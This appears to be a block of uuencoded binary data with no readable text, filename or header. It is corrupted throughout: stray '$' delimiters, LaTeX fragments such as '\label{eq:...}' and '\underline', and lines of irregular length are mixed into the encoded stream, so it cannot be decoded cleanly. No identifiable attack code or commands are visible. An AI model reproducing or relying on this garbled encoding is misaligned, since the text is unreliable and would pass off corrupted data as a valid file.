MBS`H1!AR\$89<A"\$78<A%&'(1AF(<<!&&7(0A%V'(11AR\$89<A"\$78<A%&'(1 MAH4(VUR\$;2["-A=AFXNPS478YB)LB['(1=CF(FQS\$;:Y"-M<A&TNPC8789N+ ML%V(L,-%V.\$B['`1=K@(.UR\$'2["#A=A1]@#+L(.%V&'B[##1=CA(NQP\$7:X $M"#N%"+M<A%TNPBX789>+L,M%V.4B['(1=KD(N\(F<1%VN0B[7(1=+L(N%V&7)))])]$ MB[!;B&!S\$6PN@LU%L+D(-A?!YB+87\2;BV!S\$6QA%[D(-A?!YB+87\2;BV\7 M(HRY"&,NPIB+,.8BC+D(8R["F(LPYB*,N0AC+L)8V&8NPIB+,.8BC+D(XT(\$ MAXO@<!\$<+H+#17"X"`X7P>\$B.%P\$AXO@<!\$<+H(CY@<N@L-%<+@(3B&"RT5P MN0@N%\'E(KA<!)>+X'(17"Z"RT5PN0@N%\'E(KABCN(BN%P\$MQ#!XR)X7`2/ MB^!Q\$3PN@L=%\+@('A?!XR)X7`2/B^!Q\$3PN@B?F22Z"5XC@<Q%\+H+/1?"Y M"#X7P><B^%P\$GXO@<Q%\+H+/1?"Y"#X7P><B^&*NEGTX]\$*NK"^Y\$_(+>#?\ MAS6U\$\NV?, VWZQM]NPWN=M3Z<Z]*#EV?'#K5H^OAH]\L;Y9XUB\6B/3LJSJ9 M!LN6:5`A4Y]D:00TW40-U0SX&YK"S63^Y6.Z2IK]!!<1JK=N)=/`3 %/?*ZX MJ.(I/`<T^+'*J:SI-<J!OM]"?_71UJ.G_'>'?E^)W\)QAE_HI:X*YMV=IUR0 $M/R-/_O<3J/$:BQ0A\$&C,LV>L:`T:#52*V@MU*;!^M>`A<@P^_QQY*J\$XWHA\$ MY:I`K0'70?W`^IP\$9SA4J7]2+1LZYJ>*CD%'/XF=[W=^>,?.R3L5GIR\/3P^ MMV_>')^<C8;]KP_.1L<O7Y[NGU6K6.3[P[ZJ7PQ\='!TMO_-_LF[#G\-^PX-MP'#K(^XZMA.,,T95WUEL/Z,`4K8MJ/3WWH"__RNGW?:_Y_>C\$?]_O]6;[LS

M+.W_;W?N]__OXJ/L_T_O]__O]__O]_^E;?ZS_6_/7NR_/!V]*G;:Y6?R20&\ M!R&8T#F!XN%E0@Y2T^D!0?O-X=O3\$92^H5W\1Y_*HI>'QPI94^DLN,W^T?L MZ??2T^>'T"WL\0_28T'`DI_M?X,N`ROXXA&*A);AR)[C\$O-Y%.+;C*"=7V#) M8WP'!\P#"\#C^G01@7>&PRN"'[S&"`=_`APT#-XY@,O3!\$%R``29>E<`,O=L $M((1)[&<AW7Z+:@_J[)+"()";S1?6:IC-Q\\`(.]AV72@&>K'W4Q:`!;!P,;(&$ MU\Z#-)UYUCYX/6\;0-L764KRX,*HF9MD[7"XL1-Y"/3\$^CJ85)\%9[B9ZK_ MAI\$*H`DU7A4E:@\H>[1U]0C'N1]'^-(04WZEU<8`-;Y./?S;080?;@3CP<-7 M5UUK%2TBLP:,-3VU9TFTAO`_(?Q/F>W2<T;/!OO!FA:Z\$P8G,'^U_^V&&!"8 M1"\$.38<J^LP'O]GIDJ<WW\6J1:T)2]3B-:R:G][::NFI\-.;/':YM+!%-W3F MV_A_&Z/2LR<'H1]M+#"%43,/]/_Z?:/_M]7K#JQ.M]/O;/<ZO4\$?_+_M3K][$\label{eq:mlass} $$M[\underline{\ }=R>=\underline{\ }=\underline{\ }=3W_ZTVO;L8Y/K6\M_L&G?WH`_W7AO_\\+_L/?_U\[DGMG]$ MQ=X3FK\"-+8;>%SZ24N5O/_P3ZOUWWN-_L;Q#R._IXW_X79W<#_^[^+SY;]> $MS6=B[?'5P\[\&UD/+"V\&H06]_]?\#MV<LG.P__]=G*EW]^<?S\[+LW^Q;U.OC\]$ M7Q\>/+<>/MG<W,/1N;GYXNP%>*\P65E`8W-S_^BA]5!RMMD8AM&,@,GFFQB6 M+W%Z?OC\$G@#"AINZ#X\$-HZZ(`T_=P\$F?K3SX\MR[?O;\Y=>PYIIY+Z"_9M%B $M\#G[I";UV\>4F\%@,4<Y2>[8<37+M]N<E_:_C[5YZ3T1W6.N+_^&7_V_WG;V'M]$ $M<[@_.MI[O?^;B<8!>+8O@S(%(SQEY_4#+)8QT/^SDXW_\<N;D^,7;Y^?$=\O$ M8M I;/7Z08YFE@0&Y(N`G\$X[OOX[:S^=R7!CRX0/CGY%.\C"&%F_L9US6/NC MP=8I_`V\\$Q/:Z32*4RXH<XMT[(Y9W%-\+0_MOX[SK_`Q(1E:I:/#'YV^RN9V M>.+9+JI''J;0\$80XQ?_[?UL8N5C'[Y[E?_/G#6L/'&HJ3&!Y`F8%%K,;.J/C M4R;883".;<PMEG/@"L_`BBGP?!%LX,MP`BX791=&D-Q858BS8(PI;6Z\$.T[< M1KPO-YG4Q;\TF)_=1Y@_Y,]-_?\W,3A>5QL+IT5,N,G_[PYP_M_J#;=ZVUB` $\label{eq:mgg} $$M_G]G^W[^OY-/\&___^D_,__]_VI\&4_'_$^\#_@O_^N@?RWXOG_5I@:$\#"SL<^<\#$$$ M"K/4?[+SM-/K=SO;NSO]]Z_K_:?TN9G__RZCOWG\=X9=;?P/M[?N]W_NY+.Y MN;*Y:;'^M*;@\O`-'@P()E\$6.QZ]H9[OESPJ*<,C"QH0`\)\8Z(*8A%'/WI. M"JQ6[MV!#^ISP_G_G5X%;S?_=_K=K>&@,QA8^*"_=3_^[^1S/_]_TI\;S?_O MF`BB?OQWNOWAEC[^.]WA_?B_B_FXQ7K,8SW\$7[P7\OX80`YR\$C\-=+!K!'1 $M_)7H_6K]ROZ2*B1=0S_Q!X]"0]B]_X#_MK=;3&*#/X36OT7]:03%`.^ZOU$ MR/HG*WO"@",AP*_6Z-<"T++^.5JW?BTC_G.\$SWGM?QVAC/#]*^%"&?U[=CH: M?7_\OPX@_SO:K\$"\$QZ--I#GZ]2%^?M7_M7[YBCX(#K\M"<"J1!#_(M&'___5D M"_[W2/]W8S-Z\@2TKE30]"]O4KV'>0?F_;3)NTGT2]XSA4:,!`&&&8FN6.4@ $\label{eq:mhc.eq9'4IL7[_7/1X4^^),RQ447Z"T/S_F_ZU2^"0W.F!8M6]V"=2W[/BV(-2000)] } Which is the second of the context of the c$ M^'NA:X71);G.233WTBF>FX"9;8'WJ<^N+3?P?0_O\$-C8V!`XUFO,XV6#WWR(MAP7B*\$K/@Y1HO)G&MG-N_66X^V<.+9V6<M8PQK@NQQSQ, `:S7__&OLGP1!S, M8@4;[#DQKHA-<BXGQ3DJ%,F&:F4)'0?@BP%\,@XPR(QRSI-U=N0&#QFP@T5($MA8Y = !0X_{\&}(7G"1;X?D**QY = @*7`1T,$-/+M$IR6BV2RZ9.T5NK271V(B'K3D)$ M%_AW9T,3C18D7"8ZU3\$'0XXG4FR^#+''T85'IX>HJD@DC-+`\=;9^2#::``: M!4^JFRH0<'1F=C#W8FP@JUN6`KA)S2&D@\$JZF>/=AB!\F85DW,C)</_#%GV% M1]XB.H4VQR-E@3U+BO;F1Z,\2ZX 5 :NW89W!<TRN)I9Y=@:=B62N4=C\,\$D: M65[H1J!.V.-`>AZEGL5JFU*GP?J1#FYA/E56/W%8+S]YEBP\!]4#\`+4FQ@5 M(V0J0HG+A#*>O3HXM4Z/7Y[]8^]DWX*_WYP<__W@Q?X+Z^OOH'#?VGM[]NKX $MQ/JO_]H[A>)'CZR]HQ=TW&W_VS<G>%;M^^3I'+Q^<W@^6/P0W,'^Z;IU</3$ M\.V+@Z-OUJVOWYY91\=GUN'!ZX,S`#L[7B?J930D=OS2T@_'(=>FTW\$65N'% MP>GSP[V#U_LOJ-T/CH"OM?_W_:,SZ_35WN&A7*F0]T\$@W()B)*82+PY.]I^? MH>C\+T;C.;0(R'*X;IV^V7]^@'_L?[L/LN^=?+<.+6`]/SXZW?^/MP`\$A=:+ M?_+W@^?[IT^MPV-L[Y?6V]-]\$NS%WMD>L0<JT#@`@95Z>WI`S83'7DY.WKXY M.S@^6K->'?\#6@\$DW0/L%]2>QT=89Z8%^\<GWR%I;`]J\77K'Z_VX?D)-B%4 $M[^QD\#QOF].SDX/F9\#^8LSXY/J')%?:VC_6\\.\#[[9/WJ^CP\#'2.@?!Z?[:]!']$ $M!Z<(<'#$#TT"V[=4=^P8D`W^+"GF.O6@=?#2VGOQ]P.4G\-#MY\><!6AYGO^$ MBK<^5W!,Y"8."GZ97(.C?;WPDHWI,^TQ_)?.U<>X"[1)>1\$K</A.SR;_%PM+ MQQ2SF*S&Q02A5!1\$3CI3'R\$!;S8"I#2.M++Y]<BU4WM4G,%(*I'Q8(9:`!,A $M9G(4Y^0T-$SX/\)LDC/,HN?,78VJZXVSB?H,F@CG5N49'>.;C\#.S30&]@5>$ M/4K73!P<-!/_.9J/`T^C,<7<?A0:TVB':3":T0'\$!!K%F:K%SLRSPU&*L[N. $MB+D; 1$\&Y":S:\&S/K/R<2[(B)@(636I-1M*OIRLK^$M<[$=3J[IJ&^**)UT]]$ MQRN+*;5@"JI\'JQ;=&+ML;OVM`6%:*\$24/%5`BOO+L+*+WBXSGJQ__7;;U;0 M7X0Y(DS]U8??TZ,?K%,D@#,BSE) - ;JQ - ;JQ - ['9B#H+]MAI(WIPF65-:>!3_#;*<T:][H1"G`E]N"5&[JU;\J+;^VQD_"6G_;/SD:O=P[M. `2K^92PA3!0)Z9%Z!MY>"[4!LV_@%G:7:=8*U8G=P`]VMM.\F/=.6Q.+DQ` $\verb|M_OB| DV67; \verb|E#$+CWK1^X, \verb|H5"^'<|R`F@5N@4>-^Y_'K[\^V!^]/GZQ; SVSM@1-CPT | SV$

M?EF<-8LF\$VS@7`H\U\$0]0S<M@DN6)'C6GS7JN7>5YBP`<A;93\$IQ]UR4(`@0 M75U[JA3@8Q?OY9#*0`Q15ZER5)2%,'*2*84BV6.!5-GXJBZ\$D=S\Z^"3%'S0 M/;YF_GK>1'\C;5.;:&'#8!XQ^S"BX\YX:XNJ=H2\]_?7,./"_*;BRQ7@UF>U MI+2VZ^*J89Z%W'W&_#\$A:!HZ]-"Q;A0^2JW00U_L,K*X!YV@YY:"=\@'#T[) M*G,\Q8S7GW\5\Y-]\1XHXS_#"M,L>GQ8C46CFD\!DLS\$#<_*/'_]0D7TZ'"-M1T9\A/4!O:QJJE<'_[[W_&^GWYV"B\\$H?/65U>'CSEJ=!C_2'4-DW\$=T6&?5 M--18/2H)=@T\$%VE<OT[K5/">8"8 .]P /3IX DH3EBZ/Q(YE)K]2*\#WT.O(M5(HE[<56"M(JS*.W?]M_M;_W8O_D5,,/LW-O1%X`V[G1^Z8PHZ!7[+Z9-!KA MS+7ZD'D/S(P]Y".I`NKOTOS6&,FF9E]+`P^\&W`#3Y^N_`;S%WGOPIKAG%&< MB(]"6`Q?@-FE%UG"*'PB#4SRB9JGD+HYJ'\$".<OG#;3"L#2+_ZS,'L;QGX70 $M:P'JQK]QY,;>'(1\QX'+D0SCMLWPR\+*P==BG.F8-,K4>M8/IABJ>.%5#R?C$ M4!*]4S>8\(0\KVQ1-YV79Q5)N7_O>.VR/^WV_[(@NFGRYS^UWO_K]H?;6UN] MCK75[?:[]^=_[N9SO__W27_:C/_W&_V-^W_;W>V!/OZ[]_M_=_.YW_^[W_\K M]?#]_M^GNO]'IIY6;\%B(;9QKL)L<YRXFQ14IC5%DHWC#<>ZWS2\WS2\WS2\ MWS2\WS3\?38-'Z*YIATC4OT\R"8;[V^/W@J3]V^69+P1(0+C`G9H9LU\$RAMF $M7\&\&LC\&-"7>"\&80+`:]12M].[(\&EP)$YSG!66Z4[RD9!=.'@A+;^`'-J\D0=$ MO`:>>TZ")*RJ3^3[(T1GF3\$8LI/%.%>*;!DF5,8W6=B.A]N@ZP_((7QLX0_D M;+LN3'!@31"B@4H`TT_L4?OE=&A+A5L;,*PS>V(DPN*/]@A:9+2`2G`*2F(4 M:D&+M9F1\$+_CRCY>*\$>YC3!-L\$_L%(ZE5\P.R,^LN;7&*C!9'7T8,WBXCQ= M><"I`@3^!0]6'0"_`?SMP?'H].`_]X]?KA:]N/:4I4I5!+&^%"1\$V'SUZ.WA M(<(6Y!0,O@WV8/RS%T>K3,+UG`C#@T=/GJ'(G`#JTUHN*L,'#<>D[Y<TIU`;M)-[\$GTVP90.8`S'!#(;X47U9<P0L%TOHD5<&<QOT)-&(9JZUNH"YY?#-L&\E MVO+OR5NS9M[\$=JXY+`\%2\%J;D\\$D.0\%N;*]W\#>\%'F*'\#N,<).&-A!A0\\$:4*8=I M&NH?40#AHI!Z#=L8;,')Z9N]Y_N][N:POT[/WKSZ[K14P`6E?OGNE\$HV<V#Q MA++>0\\R^5:E<;!F_9+KEF-#<RG,OU#T3FE^UJ)?Z<(^53#&,"K.GY89"+EZ MW98<!\$([\FI#M62AMVXM*]?S[6R6MB\MM74EQ0>_<:UE\T@,*0S/KU')+YBA M5Z(,\$,D&_'&Q0/7G6_VT>4;&TWJ\MKJZ*C+1/%YCJ&O6YQ9/ORHPX.\$:L7^` $MF82;6>'@E<25X>;V%<%2=44-M/'*S?-7N?76RN-+CIV;5@T^36K"^^KEX=XW$ $MIZ. \#H_^_O7 == ;MQ(\$H2]\&[\&Q,8IP[+_=O^6>G3:IIBB24JO;+:M]V!*[Q6-)$ MU))47X[M@P%)4,0()&@`U,5C?T^R;[`O^65F50&%&Z^@;/<0=HLD4,C,RLK* MRLK*RD)+009ZH6.D9LLKRTOA^5`%YFX[F#^043H">#J\$^8[A@.\$SZB;OQA;V MXK]5+R_/:EJCU:R]K35Q?-?.P#@!ZT?CBVY:JPV&V;])\U*.B6AZX[S!90TY MBA[CE\$)8U.?*;(:F':\%2-\%2-Q&4^^12MAW'H')85&+XS0N\%T*U0>J,\%XED?"L MQ<=RD?<, `8E][3#1*+\$<[<`2#[_.%QEF5I,&.6I.?TQGQCV>5`ZX\$0;-5\$T\ MXS8P^044;N<+[EUCBCANTV/J02"IGD)/@OW/+094;&!;4)0!A6_@75H4=-0\$ $\label{eq:mass} \texttt{M?G2G3_;@9\&3I=YB`$$K`=XX\#5\C')M^2IH\$=S"=A$Z!(3S$@W!Y-M4-O9A\#1) }$ M3&!68+>F;251XA<1Y/!R@A),TH>_,2!J5B#>8MO45T[!HT;4MXN<140WNS0 MI#.<W[//\$@3/B5[!N`9<2-.2:2ACUUKEP2'[!03.=['S'H3EP?(B);V9T:`]M(2:K8J.?H%K-,QAK6Q1-FJTIA6@*R;[F4RG6T5T3)O<R\:!,.HB&+)K&W\,D $\texttt{M!`S?.MK.""B8<,EI4X\%/QK!',BA4>_/)G_ZT\&,YUR!Y6IF1B-B-L=(F8YB-5) } \\$ MG"84U.R'\\$+"3(Q@S)J)%=C_N:K7VJQV\>^-3WQNTX2IS\5._>)M\$U#3?*>H MM*_+4R&&TAY2J(:<QUKZZ'JB7QOL&M>@1]ABHH]!JR`@RQR:GM`?L;:87WO5 M+D[^C>SWW:C.+'_SS7-V87QL)VG+)J>E*;0E!Q#7N^507E8*^/<`_WY3IK][M4.XO*&U-XQHDW]\[>C4R*;,+Y9ADQV\Z\5=&IEYD:0J:<%Q=U#^R%N]?9WK' MAAYG8[8,3JUT:`G'&T-C3NK<0-F1<*M>!NGKD!V56"[T;1J=K//`JD-X#?/K $\label{eq:mmow+&`_ONL->A+]`-XX'G$5%)`?`W*?3S3N?8P2.GQ[%'X%20`U,Y`P,Q<%! \\$ M5N0L5GSV[CBX_C`>N15I49QR:'UFYY?#[J#W0(0]DT:"X/TA'^%"X7TXM+J& MWUWD6"#((DX`DK\$%HWJX)GKW9F3?64;OF@:X5[S7\]2KZ-H39U08BC>OQY,V M43[=>%=#`\$%O*[`WAG,#_>J!AVN":J!0%JRL[;A4V?TB*#">=]>+.",5R",[M>\$PR%X4EZPI5G,]I.<5C*6!E[[=LUM[!&-.B\$9+<5_4W5^U&LQ7V9)(Z##DS $ME_1D)OM^E_5D\$EEA9R9+<67*>G(G9\$!-W[=)XW6:>W-AWR9W.R:Z-Q?U;9*G$ M-\V]N8AO\$P&ENC<7]FTBM+A[<TG?)M4QZMY<RK>)D.+NS; \6^ZO><5-^9>7 $MQ3V6DYH^{([=2GGWFWWN"/V]%\\\\\\ @VO^^*ED_]_L4CUV&+@H!Q7]W]_$$ M?SS*M8G_^I>^YHW_6K[WSXS_>E[:?Q'M__!]T_\?X]K\$?VWBOV(MO(G_^E>. M_QI\$X[\P]@OW(=/RD=CV0J4^>V_3'\;5M`G^V@1_;8*__K6#0QAW>OB'2,6W $M1J*"'OAG.J4]GS>-Q)2, %&*[7,I3&D1BV2J4?9UIN2QNAS,3680QC74\\X@OS]$ M6_"8GWFBTZ(!9[\$HLH2`L\$AX5V*0%D8GB#4RC-P`\$T<D'PA'H5%L&L4]4)N" M/%R@`.V`YKS!E7^^C;X[,&#XOQN`EH/7R5^/KWS%V!M1B.*:\![7Z[@M'!<2 M+7W,57:0DP/UOQS7*=LK7:\$8'Y9^E<2G\$JO`@4DQDX#J*9#*(90RZ&<*1E:9 M!V4XM"<,8"]>,@70?C(_]BHL[7J^&#_BD`ZF5(.7?I%,U,%^*E\$O%R,J#NF; M*43QTN528CM.X10KEU.H0D"QEDF`5!:WI)5:`*D'&2?+HLBNW(3V]6'+&U.X

MQG'LS8,C!CZ\$-`%'>7]QTG&)'FUGTI0\\(OF\$R*TA-0'GG5GN!Z%TRHI841Q $M'O<W02O]8!]#0NF"9UI'=XU#\1000,$8!:&8BC(6->D]RQC)U_"],SJ4F-[X]$ $\texttt{M[=`G6(E4Z_/E1">=7*6P(!=O("T"\SDND+S*N_-3>Y>A=.PBS^@S@'U:(L;)) }$ MN',=M"[J5G.T,S2&-MCK038>%.6]R@ZT.UBR72`*;O4F#I^1C&'(C=178I,U MEF?1+=I`">]-K[%"@U_)@`:EK1>B(?K>=!HF(SH*D4>!<^1QR>77]@T&)AZJ M911Q\$64FO(QHT&``Q:;5N]@:T(I=W8*I#\$DC#WKD,U,,2C1<\$X^*'/'9EFN(MX)B^:5@]E]WBS*QGC#%O`#2GS>>&(E*>0KU"XWE1;6G3ELQ5JTQ,XX&7/I<" M9LE0=Q'HN2L2KWBA<N+][L@[C+Y/>6R,2)`]-W'"[\L(3?QMC"9#&40MG_/H $M^7[\&]QK0-)*;A!BK,\\"0;U7)*9W(\#T/U)>I6MR9&(\#L\1A7>5D=(-5@U4BM6)*1.00**1$ MNA?K6N6\$5S[4-)BV-8[Y:W[12A+TEG;<.*=I:>U\$>UL_JX5>V9?69A"^[Y_) MRF?D0PHZ1J\'Z6*Y`4\$<E^J*\\$BZ1#`KO7=MXM'`49X6&8U:Q%DPUAU;OL[M M;3KW%5U68F, "^6K\$.:1C/\$V57`%)]GEQ*\I<L1=!,=I9GOVXE4N(=F;/6.Z\ M^C7>>+KC'PA'E*@<0)YG.,I&Q[R++\5HJ/.C2!-F"=($.=@GA$Y.?$['PX/$ MC\7/HU=[:MF8\$0@O`()9X'T+,Y].]L'^DF3#V+88V?R%N<F&XE/(CA&=U!X^ MICQB3JIZN,0<M/\$YPJR**].=V6\C\$Y58I5MH\B;6>2I8?T(S5RNII6?0J]CC MV!]X_IS?>YEJ<ZWIFC/^`]2Y.UAV\$7CN^(\7E7+YQ1XK5?;*F_,_'NG:Q'_\ M2U]SQ7^LU/MG]/_RP5YIOQ3I_Y47F_Q?CW/!%"*VDVYO!]>4"ZSMV`_LI,A. M]9\$+TUF\Q)JRD\B^F@H3I6NC.#*\K<2\Y:T,5HA77QX.UH9I\AA=MUY\<9BN MU=: 'MV8N5QXW+C\UZ^].V^RT<88)0./1WT^JK:UZZTG"0N:"JYA;Z:N8<RUA M;LU>PDQ9OPQJV?AP46MNI49^+QCVO;7\$JF9T27-KZ25-?SUS:Y7US&`Q<VOI MQ4RECELKK632,N;62LN8/'\%7\"\:I]66Z?::3`C\$C=8*#\$^'3!<'+P6_AYC MV!V."W#7,LC-B@MJ"\$VCY4B[KVFY'*[Y;>=+^1W_6YZ-/0>#<#2/>WG:Y/HC M3X9+^JAG="V>.(+0%C%TQS(-QX?+WEU<,3!0C)&(.&"LZ@9O83)9S&VKW^JF $M11M+,;^M<0<0,^S(M&!T8;GW+5"M)41QW>VR_>+>,X1#ZWR\%&FM9\^$+LIS$ $\tt MS4(::8).YCO0<;2.@"\%\&=@^Q8C)HGAG<=@KDM4(DI9<(E=8)^?X83\#DN22MP)$ M*E=\<IK6'5L3%__EZ?V@_IPUP*-CJ"TE15>\0">UXS,\;3YWGV<YR6+XD<?T ML]!6\40`AFIC1(N%VR5S@A6`#]\$0DKR*Y:*A241)F.7<=PI*\$`GH=Q,^J/\$X $MFJ"QT^{HC}!4K4Q\]KBSR?1I)6A6[U[B+7<[V"ZW3S"21-OW[<ZMGLGPN_-ATD]]$ $MPPSE(`S; 6D_7@#1, 8(!WMK?SN:=(:SX?]?O.!AD#EL]AC1<#I(+\#7H#MJN M) "7H3\-=8B'PP1<A_+T\-R*L\$, (7UK_0F5LP*K%R\90BBT!=<Z-/Z^N>;0F0 MJ#=S0_<Z[R?<YD\8/6%_<W\</2DP+*"N%/&'_%R!'\$9Z@9KEBVT%P^ORSBHZ M89B(H0X&53=*!;^;<W_)@U8B-SM\+[!SK0UV`'[^1ZW9R/O8>7'6[XZ2>96* M'9<H8AR`>SD88PJ\$_6VS5J-?`GG>KS&N;J1B5'%&D8YLXWZ,!Z+T'\PH<O59 $MSNM8BO3B$A-WP\ME>\#JEX9K)=Z;4,QUA*KHI"/D[;KB2N]OR(`YEQ:$SZ=X8$ M7DB#DF#B>@08;MK%U;GVYNKX^UJ[Q638P%1`"G-GP-/.&N\J&.0!*SK"JU_ MS\$W?F^_;VG'ULGH,EH_6/@4[_)252SY]@M\TVG,0C*]N.(;>!7.\$PKN(?59W M8LDS, `R+YQVZ&]B@MZA/#0",Y2_-XM`^&(3&S]K9>1MDL'&NG9YB`Q4&@S&, M/#D,8Z)<,D*IXNT\VX\$GV(H[KP<#.Y]75D&H5F_!RH:2!3QCH'!C/*!8PP>8 M7P7HLO,IRC4IQPG88M<H8MJ@KW5NO`)^(HMNEU2.8\$1-O"-*BY,=E73R!#`O $\label{eq:mgpt'} \texttt{MGPT'?N233]XVQQ>Y<)} \ , \ (5-B616C4G=<@MIH0V`+S^5.0+"-]+$`BH5R0SQH-CONTINUES OF CONTINUES OF CONTINU$ M5%RM=BX,3H&0GUZ='V5B)%^&H+MA#XE!!-&*\$2T(_D%2R7XJ*"!C5UPJYVP^ $M^**W^4K/\#3) +> P9M!F.VM) 6 \# HJHH6H = [4VV - N509; 9M] \ JC_*) Q3^U$ $M:U0^!F+W):VRQA_{H1Y}Q\JO2HD`SZO?UV)CPP(U7H\QQ=5<Q[+MH3;J8!Z`$ M(X7H1?M\#&3GEF??HT1=V_FP61+G=H*42GWQ52X"&+H;,"1D;K\$G(9/I"8!+ M1\$HU_V+L79RW<[`!>E^KULX!?+.'\\G.[0\Y_+;[\B?VZQ'V>.SO.;H'?32? $MW-_K;5+OB5">)@%)@E(].>'F!OT(R[`O7J\8$W,$'8F2\6]@P4BU%N_1:,^4$ MTPBF.B]-<9Q@/D1F1S&E[9NJ3:=WC#D::1ZVY,KQR2\$51SJT-OIBI47XQYDH $MATP(U, -7;;)4^-E%46T*\CH)4*)0G`7<&\HNCU$Z_*J/:3;(V95J;`<07%>$ M[KSV=!,Y^E1!LHC[(0FD8I;*D2-A.I:*)`DD3#(KVGQP:9IW.!LD3(@4']13 MI?HX:Y*S*+R92&D2R(`XOV'XK?DD5)7+M-IMAV/>PFCB`N#+91JM^87%,U4N M?9@DH(M<:ZIX5,E&NN92)F&DQCA'I61;4B`7,XY"+KNP.D;5+F?F%+^,.S+% M-\$@S1P6]-UL !WR5(+70:Y\NVTT?,G1[!+3SVD>1C^#88C&ZHD!"4[1Y:%0/ M,*%X#'2<6*XZS0>0@CG0VB,\#%5DU<T()/`K4\$"<ATN`CH+\$13.<J`AFY/U6 M689L`,Y'-1+[3)P<7"81'I*)E*_LCN\$@E:XY=HS;U1J+@TRSBY;U0/W&:(\$B $M, F/5=P?T6$0Y@*[*(<%2%^B!"M#7L>H.9)$@((SG4IN=TA<"Y!)O,SVPGZ4$ M8,>8'@QUSYXMV^(!(X7A&D*Q.%0`F>P<1+4[W3\X!:2\`FI]1Z+N.Q*7H!+' MBG8CP3,8>`\$%AI]@))HJ!Q)D,.^)2&&\$]CE(EB!KY_4V#FFIX]E"TP#>/*WC M[U?3%@K(5!-!L):)QJ+6OL&F1J_JG).W-<W8D`*0]IR8=,)T.2?)\$U/BA;@2

M9L(N9I; `Y"OL"7Q"4SV1&2;\$(@K-AF@/]A,Z-,*=Z-83?B3SSF0L-_;YB9OU M\7C'=C"NH&=/.M;#CF6.;HS>#D9]%65Z;9%(51OTM,%``[RL8UCV'5!"T7`N MSV2!2Y[W8TL?Z7Y"#1Z-(C-F=#`[.^Y"Q-\\FW>.5R+/.A./1[I9O*P.=_@^ $MQ3YEGL\&,Q!R./!C<?1AV;,NOR$">$_98Q289=[PM*4D,">ULUJ;AC'<1N/R$ MOW@H[C;[8+`[?23P`VX,'"D019T'.JC\FB<>%TAR_%7.@RU^>L<=QJ0`*7W# MI-@3>^(PO6-:F*<5(/8G#D51.\$:?GYK"][(3H1(>WY3)LR-'6JO(6K9%`7VO $MJ"W<KJ/3Z1U\ZSU/!X\)UU6PXHP6C.(S.*A+]SO)A#$"P!0]>&OJ5',$(@'+$ M\UW@%T]"JR, \$QYY<\\PICL%+!, S@K1'>]!3A.^D7V=X+]JJU=-300EMO9;/Y M1W5_IYRCB37-[:#O+(*#@T0S%)2(8)UBFG`S+X^A2>''W`"2C\D/\$P9)E5== $\label{local_mole_first_noise} \mbox{MO\&FSV?FIC&Y3!N3I} \mbox{$UD\&^C$R>U/@4M/9.>I^(*^IO"DL.E77V'E(\#,UE@,J)$ }$ $M%05.UJ < B, HN.2?(;RJ:OQ(^F&\N)MK*<6(6%*,5B7K;B/MAPM\28^3]^,A_O$ M8;A".!-DW+6V+"\S,^N3FT>IUN*"%6F>E1D9`^F#3N!G/IC21;7<80K(S'I0 MF,IH6!V-:3&B9@C`VEL\Z.><<4LY+Q9I\2C"I.:.@?1!)[>XF'TO1*6\5'H0 MSA^G0X8F+RJ98B(S(\RE%XUM88%Y*P-1P-1*GW'V^(Q301T(:P`RU1NPL[-X MU&O&<2.*>RJKJ68D\$(6"U>S1K3\$RT4SFNW=P`N3'_.S**?ZN9'[,[J70H!9Z MBKD7>]0#:V?^R+)85=5H-0F-3A3D6P9RXEZ>4,3=UCXE4(;\W7,YT1-)4;WS M/C1!!0#=>2UOYKD3/<Z6^D4[8`O4(4.V(#1APR%S4KCA\$X`QO=EQPX>F4I#" $\label{eq:matherace} \texttt{M@TM5-,:9B@:\$ZW(*>(*W-\#;X-(PS\$0H?6H2(.">@X^26GQ;&B$B>:U)_]O4\$}$ MST'G<F<)SF&O'3JF9<1P\\H#1I_N"@\+1;0*P&^NWF%\JHC]+?IGYIDBHPJ/ M"I<'P3BT:>80#R\3&R=@KGVG/^#H'`*(^>T4F+NA(#@J%&98HW'9RA6+Q3RC M&7%?1*6[7L]PG(*FO:]JU>:[EJ:!.C3N32^W4Z9%S\$"[A2515:#+,)\]RN0< MABS-S&)>%8`421,)-#\#<DF0?)N(MK"5,05DF@0!&PR6I3+36%UE0LD#08]8 M:<6Z!R"A-^5\$BW.XXONWTTPC6>K9LZ""8<LP:.@5J(V`A/:(+6LHMA91]%,1 MK"PL,=.%0"!77[V+@A0]'XE=OO%C5C;-,HC8KX(X\$L2!?*`'LU9,\$PWW0,<] M,4>WN@7CA@#'_C8N8**P">ZZ&=.NF_E`LA!5!<'B!0.I@VMU4S8&,A#-)=?: M\$D`*.5);9EFOA`3)I=WG9GSRO1C(3.8\$D=[#^_>SHU74>A@D^4]F='".%?J! M@C8D_#%>)HAY:./,WWJ!K/<297VV'RJ12G7`B\K#6IMG78X.G_>I,];92B]< M\405Q!#4W(TS3_/X]!6DV/Z>3B,PD#U'ITPA5-L1K@LR6A<\%\$F;L;_ODEKQ MC>: "X,CV;@+(-9@&F8R.\$9!<JS\$E!')5%9S)@!L&R20[EQT@\$D&J8WAX")]G $M_$X$R1+[S[SC=QI(?@6D+3J(1T*FTX'"S1,><*>&#*4/QF&0PKP4*2>WZG>)]$ M2QBAMN/^WF>)(%.N)`<L>T7=+(G'GXE61PVWF%K_,VGUC%VN(0]"?#='V(^@ $M[H+^{s.0}D4>0[)R$0H]:!6919N4=Z$-]\QZ*W1@//#;!$,F0/)O)DZ-[AMMU$ MS+%G4QP%4-4=J-E; `Q\-CPR9C/S8#=JV/QEUU>@4D@+<UQTD9H\$W7*^'B5D` $M_K7!<R^-'=NS^1D'XJ06(U?)&Z,>&[].8?:D15F1EPPJ/X_KY1'<+#<\?E92$ MM630+%R</]%6?DH(_"5V^C5'+-OTD(*//LESC@@)\LPR:#%5[@&8/K\$HG.C? MC=&-.?I:N!PG(POCK_!0"\?L]8#C10&ZR'B?>'MU<8R9DXYX/'WU8U3`9(\$(</pre> MN6^/+\+/\$SNI+/3OM0N55.P&;PQGY'IX2GNHFQ1XS!7<OC0<2YQ3!%6Z?5X\ $MB*<)J#4Q+E-N5_9#\\OC**JY;S=,RZ]Y0W]$X?4?\\8^D-]<+OQ^'Y]A-\\7SI"$ MFLF(P=5M9A^D-\$;]:N_L4#10@,J/4]QF>WMH.,@ZH:T9'464\,8@NE\$V-+F: MEZ`RMO8&<K_[]N+];J/:W@59#8ND2'E'ROY6=TQ]Y+G\L"[,(X%AB]#,ND?C 